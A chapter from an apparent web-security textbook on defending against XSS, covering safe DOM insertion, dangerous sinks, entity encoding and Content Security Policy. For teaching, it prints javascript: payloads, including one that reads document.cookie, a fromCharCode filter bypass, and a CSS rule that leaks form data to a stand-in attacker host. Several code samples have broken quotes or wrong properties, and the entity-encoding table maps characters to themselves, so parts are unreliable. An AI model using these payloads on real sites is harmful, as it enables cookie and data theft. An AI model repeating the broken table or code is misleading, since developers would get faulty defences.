Chapter 28. Defending Against XSS Attacks

In Chapter 10, we discussed XSS attacks that took advantage of the browser's ability to execute JavaScript code on user devices in depth. XSS vulnerabilities are widespread and capable of causing a significant amount of harm, as script execution vulnerabilities have a wide breadth of potential damage.

Fortunately, although XSS appears often on the web, it is quite easy to mitigate or prevent entirely via secure coding best practices and XSS-specific mitigation techniques. This chapter is all about protecting your codebase from XSS.

Anti-XSS Coding Best Practices

One major rule you can implement in your development team to dramatically mitigate the odds of running into XSS vulnerabilities is "don't allow any user-supplied data to be passed into the DOM—except as strings."

Such a rule is not applicable to all applications, as many applications have features that incorporate user-to-DOM data transfer. In this case, we can make this rule more specific: "never allow any unsanitized user-supplied data to be passed into the DOM."

Allowing user-supplied data to populate the DOM should be a fallback, last-case option rather than a first option. Such functionality will accidentally lead to XSS vulnerabilities, so when other options are available, they should be chosen first.

When user-supplied data must be passed into the DOM, it should be done as a string, if possible. This means, in any case where HTML/DOM is NOT required and user-supplied data is being passed to the DOM for display as text, we must ensure that the user-supplied data is interpreted as text and not DOM (see Figure 28-1).



Figure 28-1. Most XSS (but not all) occurs as a result of user-supplied text being improperly injected into the DOM

We can perform these checks a number of ways on both the client and the server.

First off, string detection is quite easy in JavaScript:

```
const isString = function(x) {
  if (typeof x === 'string' || x instanceof String) {
    return true;
  }
  return false;
};
```

Unfortunately, this check will fail when checking numbers—an edge case that can be annoying to deal with because numbers are also safe for injection into the DOM.

We can categorize strings and numbers into “string-like” objects. We can evaluate a “string-like” object using a relatively unknown side effect of `JSON.parse()`:

```
const isStringLike = function(x) {
  try {
     return JSON.stringify(JSON.parse(x)) === x;
  } catch (e) {
    console.log('not string-like');
  }
};
```

`JSON.parse()` is a function built into JavaScript that attempts to convert text to a JSON object. Numbers and strings will pass this check, but complex objects such as functions will fail as they do not fit a format compatible with JSON.

Finally, we must ensure that even when we have a string object or string-like object, the DOM interprets it as string/string-like. This is because string objects, while not DOM themselves, can still be interpreted as DOM or converted into DOM, which we want to avoid.

Generally, we inject user data into the DOM using `innerText` or `innerHTML`. When HTML tags are not needed, `innerText` is much safer because it attempts to sanitize anything that looks like an HTML tag by representing it as a string.

Less safe:

```
const userString = '<strong>hello, world!</strong>;
const div = document.querySelector('#userComment');
div.innerHTML = userString; // tags interpreted as DOM
```

More safe:

```
const userString = '<strong>hello, world!</strong>;
const div = document.querySelector('#userComment');
div.innerText = userString; // tags interpreted as strings
```

Using `innerText` rather than `innerHTML` when appending true strings or string-like objects to the DOM is a best practice because `innerText` per-

forms its own sanitization in order to view HTML tags as strings. `innerHTML` does not and will interpret HTML tags as HTML tags when loaded into the DOM. The sanitized `innerText` is not fail-safe; each browser has its own variations on the exact implementation. With a quick internet search, you can find a variety of current and historical ways to bypass the sanitization.

Sanitizing User Input

Sometimes you will not be able to rely on a useful tool like `innerText` to aid you in sanitizing user input. This is particularly common when you need to allow certain HTML tags but not others. For example, you may want to allow `<strong></strong>` and `<i></i>` but not `<script></script>`. In these cases, you want to make sure you extensively sanitize the user-submitted data prior to injecting it into the DOM.

When injecting strings into the DOM, you need to make sure no malicious tags are present. You also want to make sure no attempts to escape the sanitizer function are present.

For example, let's assume your sanitizer blocks single and double quotes as well as script tags. You could still run into this issue:

```
<a href="javascript:alert(document.cookie)">click me</a>
```

The DOM is a huge and complex spec, so cases like this where scripts can be executed are more common than you would expect. In this case, a particular URL scheme (which you should always avoid), known as the JavaScript pseudoscheme, allows for string execution without any script tags or quotes being required.

Using this approach with other DOM methods, you can even bypass the filtration on single and double quotes:

```
<a href="javascript:alert(String.fromCharCode(88,83,83))">click me</a>
```

The preceding would alert “XSS” as if it were a literal string, as the string has been derived from the `String.fromCharCode()` API.

As you can see, sanitization is actually quite hard. In fact, complete sanitization is extremely hard. Furthermore, DOM XSS is even harder to mitigate due to its reliance on methods outside of your control (unless you extensively polyfill and freeze objects prior to rendering).

For DOM APIs in your sanitization, be aware that anything that converts text to DOM or text to script is a potential XSS attack vector. Stay away from the following APIs when possible:

- `element.innerHTML` / `element.outerHTML`
- Blob
- SVG
- `document.write` / `document.writeln`
- `DOMParser.parseFromString`
- `document.implementation`

DOMParser Sink

The preceding APIs allow developers to easily generate DOM or script from text, and as such are easy sinks for XSS execution. Let’s look at `DOMParser` for a second:

```
const parser = new DOMParser();
const html = parser.parseFromString('<script>alert("hi");</script>`);
```

This API loads the contents of the string in `parseFromString` into DOM nodes reflecting the structure of the input string. This could be used for filling a page with structured DOM from a server, which may be beneficial when you want to turn a complex DOM string into properly organized DOM nodes.

However, manually creating each node with `document.createElement()` and organizing them using `document.appendChild(child)` offers signifi-

cantly less risk. You now are controlling the structure and tag names of the DOM while the payload only controls the content.

SVG Sink

APIs like Blob and SVG carry significant risk as sinks because they store arbitrary data and yet still are capable of code execution:

```
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" xmlns="http://www.w3.org/2000/svg">
  <circle cx="250" cy="250" r="50" fill="red" />
  <script type="text/javascript">console.log('test');</script>
</svg>
```

Scalable Vector Graphics (SVG) are wonderful for displaying images consistently across a wide number of devices. However, due to their reliance on the XML spec that allows script execution, they are much riskier than other types of images.

We saw in Part II that we could use the image tag `<img>` to launch CSRF attacks since the `<img>` tag supports `a href`. SVGs can launch any type of JavaScript onload, making them significantly more dangerous.

Blob Sink

Blob also carries the same risk:

```
// create blob with script reference
const blob = new Blob([script], { type: 'text/javascript' });
const url = URL.createObjectURL(blob);

// inject script into page for execution
const script = document.createElement('script');
script.src = url;

// load the script into the page
document.body.appendChild(script);
```

Furthermore, blobs can store data in many formats; base64 as a blob is simply a container for arbitrary data. As a result, it is best to leave blobs out of your code if possible, especially if any of the blob instantiation process involves user data.

Sanitizing Hyperlinks

Let's assume you want to allow the creation of JavaScript buttons that link to a page sourced from user input:

```
<button onclick="goToLink()">click me</button>
```

```
const userLink = "<script>alert('hi')</script>";

const goToLink = function() {
  window.location.href = `https://mywebsite.com/${userLink}`;

  // goes to: https://my-website.com/<script>alert('hi')</script>
};
```

We have already discussed the case where a JavaScript pseudoscheme could lead to script execution, but we also want to make sure that any type of HTML is sanitized. In this case, we can make use of some of the robust filtering modern browsers have for `<a></a>` links, even though our script is controlling the navigation manually:

```
const userLink = "<script>alert('hi')</script>";

const goToLink = function() {
  const dummy = document.createElement('a');
  dummy.href = userLink;
  window.location.href = `https://mywebsite.com/${dummy.a}`;

  // goes to: https://my-website.com/%3Cstrong%3Etest%3C/strong
};

goToLink();
```

As you can see, the sanitization of script tags in `<a></a>` is built into major browsers as a defense against these sorts of links. A script on the linked-to page that interpreted the `window.location.href` could have been susceptible to `goToLink()` version #1. By creating a dummy `<a></a>` we can take advantage of the well-tested browser sanitization once again, which results in the tags being sanitized and filtered.

This method brings even more benefits, as it sanitizes the scheme to only allow certain schemes that are legal for `<a></a>` tags and prevents invalid or improper URLs from being navigated to. We can take advantage of the filtering mechanism used on the tags for more specific use cases:

```
encodeURIComponent('<strong>test</strong'); // %3Cstrong%3Etest%3C%2Fstrong%3E
```

It is theoretically possible to escape these encoding functions, but they are very well tested and likely significantly safer than a home-brewed solution.

Note that `encodeURIComponent()` cannot be used for an entire URL string as it will no longer conform to the HTTP spec because `scheme` as the origin (`scheme + :// + hostname + : + port`) cannot be interpreted by browsers when encoded (it becomes a different origin).

HTML Entity Encoding

Another preventative measure is to perform HTML entity encoding on all HTML tags present in user-supplied data. Entity encoding allows you to specify characters to be displayed in the browser in a way that they cannot be interpreted as JavaScript. The “big five” for entity encoding are shown in Table 28-1.

Table 28-1. Entity encoding's big five characters

Character	Entity encoded
&	`&`
<	`<`
>	`>`
"	`&#034;`
'	`&#039;`

In doing these conversions, you don't risk changing the display logic in the browser (`&` + `amp;` will display as "&"), but you dramatically reduce the risk of script execution outside of complicated and rare scenarios involving entity encoding bypass.

Entity encoding will NOT protect any content injected inside of a `<script></script>` tag, CSS, or a URL. It will only protect against content injected into a `<div></div>` or `<div></div>`-like DOM node. This is because it is possible to create a string of HTML entity encoded strings in such an order that part of the string is still valid JavaScript.

CSS XSS

Although CSS is typically considered a "display-only" technology, the robustness of the CSS spec makes it a target for highly talented hackers as an alternative method of delivering payloads for XSS and other types of attacks. We have extensively discussed use cases where a user would like to store data in a server that can then be requested by the client for other users to read. The basic example of this functionality is a comment form on a video or blog post.

Similarly, some sites offer this type of flow with CSS styles. A user uploads a stylesheet they created to customize their user profile. When other users visit their profile, they download the customized stylesheet to see the personalized profile.

While CSS as a language interpreted by the browser is not as robust as a true programming language like JavaScript, it is still possible for CSS to be used as an attack vector in order to steal data from a web page.

Remember back when we used `<img></img>` tags to initiate an HTTP GET request against a malicious web server? Any time an image from another origin is loaded into the page, a GET request is issued—be it from HTML, JS, or CSS.

In CSS we can use the `background:url` attribute to load an image from a provided domain. Because this is an HTTP GET, it can also include query params.

CSS also allows for selective styling based on the condition of a form. This means we can change the background of an element in the DOM based on the state of a form field:

```
#income[value=">100k"] {
  background:url("https://www.hacker.com/incomes?amount=gte100k");
}
```

As you can see, when the income button is set to `>100k`, the CSS background changes, initiating a GET request and leaking the form data to another website.

CSS is much more difficult to sanitize than JavaScript, so the best way to prevent such attacks is to disallow the uploading of stylesheets. Or you can specifically generate stylesheets on your own, only allowing a user to modify fields you permit that do not initiate GET requests.

In conclusion, CSS attacks can be avoided by:

[easy]

Disallowing user-uploaded CSS

[medium]

Allowing only specific fields to be modified by the user and generating the custom stylesheet yourself on the server using these fields

[hard]

Sanitizing any HTTP-initiating CSS attributes (`background:url`)

Content Security Policy for XSS Prevention

The CSP is a security configuration tool that is supported by all major browsers. It provides settings that a developer can take advantage of to either relax or harden security rules regarding what type of code can run inside your application.

CSP protections come in several forms, including what external scripts can be loaded, where they can be loaded, and what DOM APIs are allowed to execute the script. Let's evaluate some CSP configurations that aid in mitigating XSS risk.

Script Source

The big risk that XSS brings to the table is the execution of a script that is not your own. It is safe to assume that the script you write for your application is written with your user's best intentions in mind; as such your script should be considered less likely to be malicious.

On the other hand, any time your application executes a script that was not written by you but by another user, you cannot assume the script was written with the same ethos in mind. One way to mitigate the risk of scripts you did not write executing inside of your application is to reduce the number of allowed script sources.

Imagine MegaBank is working on its support portal: *support.megabank.com*. It is possible that MegaBank's support portal would consume scripts from the entire MegaBank organization. You could call out specific

URLs where you wish to consume scripts from, such as *mega-bank.com* and *api.mega-bank.com*.

CSP allows you to specifically allowlist URLs from which dynamic scripts can be loaded. This is known as `script-src` in your CSP. A simple `script-src` looks like this:

```
Content-Security-Policy: script-src "self" https://api.mega-bank.com
```

With such a CSP configuration, attempting to load a script from *https://api2.mega-bank.com* would not be successful, and the browser would throw a CSP violation error. This is very beneficial because it means scripts from unknown sources, like *https://www.hacker.com*, would not be able to load and execute on your site.

The browser does CSP enforcement as well, so it is quite difficult to bypass. Browser test suites are very comprehensive. CSP also supports wildcard host matching, but be aware that any type of wildcard allowlist carries inherent risk.

You may think it would be wise to allowlist *https://*.mega-bank.com*, as you know that no malicious scripts run on any MegaBank domain at this time. However, in the future if you choose to reuse the MegaBank domain for a project that does allow user-uploaded scripts, such a widespread net could be harmful to the security of your application. For example, imagine *https://hosting.mega-bank.com* that allowed users to upload their own documents.

The `"self"` in the CSP declaration simply refers to the current URL from which the policy is loaded and the protected document is being served. As such, the CSP script source is actually used for defining multiple URLs: safe URLs to load scripts from and the current URL.

Unsafe Eval and Unsafe Inline

CSP `script-src` is used for determining what URLs can load dynamic content into your page. But this does not protect against scripts loaded

from your own trusted servers. Should an attacker manage to get a script stored in your own servers (or reflected by other means), they could still execute the script in your application as an XSS attack.

CSP doesn't fully protect against this type of XSS, but it does provide mitigation controls. These controls allow you to regulate common XSS sinks globally across the user's browser.

By default, inline script execution is disabled when CSP is enabled. This can be re-enabled by adding `unsafe-inline` to your `script-src` definition.

Similarly, `eval()` and similar methods that provide `string -> code` interpretation are disabled by default when CSP is enabled. This can be disabled with the flag `unsafe-eval` inside of your `script-src` definition.

If you are relying on `eval` or an `eval`-like function, it is often wise to try to rewrite that function in a way that does not cause it to be interpreted as a string. For example:

```
const startCountDownTimer = function(minutes, message) {
  setTimeout(`window.alert(${message});`, minutes * 60 * 1000);
};
```

is written more safely as:

```
const startCountDownTimer = function(minutes, message) {
 setTimeout(function() {
   alert(message);
 }, minutes * 60 * 1000);
};
```

While both are valid uses of `setTimeout()`, one is much more prone to XSS script execution as the complexity of the function grows with the addition of new features.

Any function that is interpreted as a string risks potential escape, leading to code execution. More specific functions with highly specific parame-

ters reduce the risk of unintended script execution.

Implementing a CSP

CSP is easy to implement as it is simply a string configuration modifier that is read by the browser and translated into security rules. Major browsers support many ways of implementing your CSP, but the most common are:

- Have your server send a `Content-Security-Policy` header with each request. The data in the header should be the security policy itself.
- Embed a `<meta>` tag in your HTML markup. The meta tag should look like:

```
<meta http-equiv="Content-Security-Policy" content="script-src
      https://www.mega-bank.com;">
```

It is wise to enact CSP as a first step in XSS mitigation if you already know what type of programming constructs and APIs your application will rely on. This means that if you know where you will consume code and how you will consume it, make sure to write the correct CSP strings up and utilize them right when you start development. CSP can be easily changed at a later date.

Summary

The most common forms of XSS are easy to defend against. The difficulty in protecting your website against XSS usually comes when you have a feature requirement to display user-submitted information as DOM rather than as text.

XSS can be mitigated in a number of locations in an application stack, from the network level to the database level to the client. That being said, the client is almost always the ideal mitigation point, as an XSS requires client-side execution to, well, be an XSS attack.

Anti-XSS coding best practices should always be used. Applications should use a centralized function for appending to the DOM when needed so that sanitization is routine throughout the entire application. Common sinks for DOM XSS should be considered, and when not required, sanitized or blocked.

Finally, a CSP policy is a great first measure for protecting your application against common XSS, but it will not protect you against DOM XSS. In order to consider your application properly secured against XSS risk, all or many of the preceding steps should be implemented.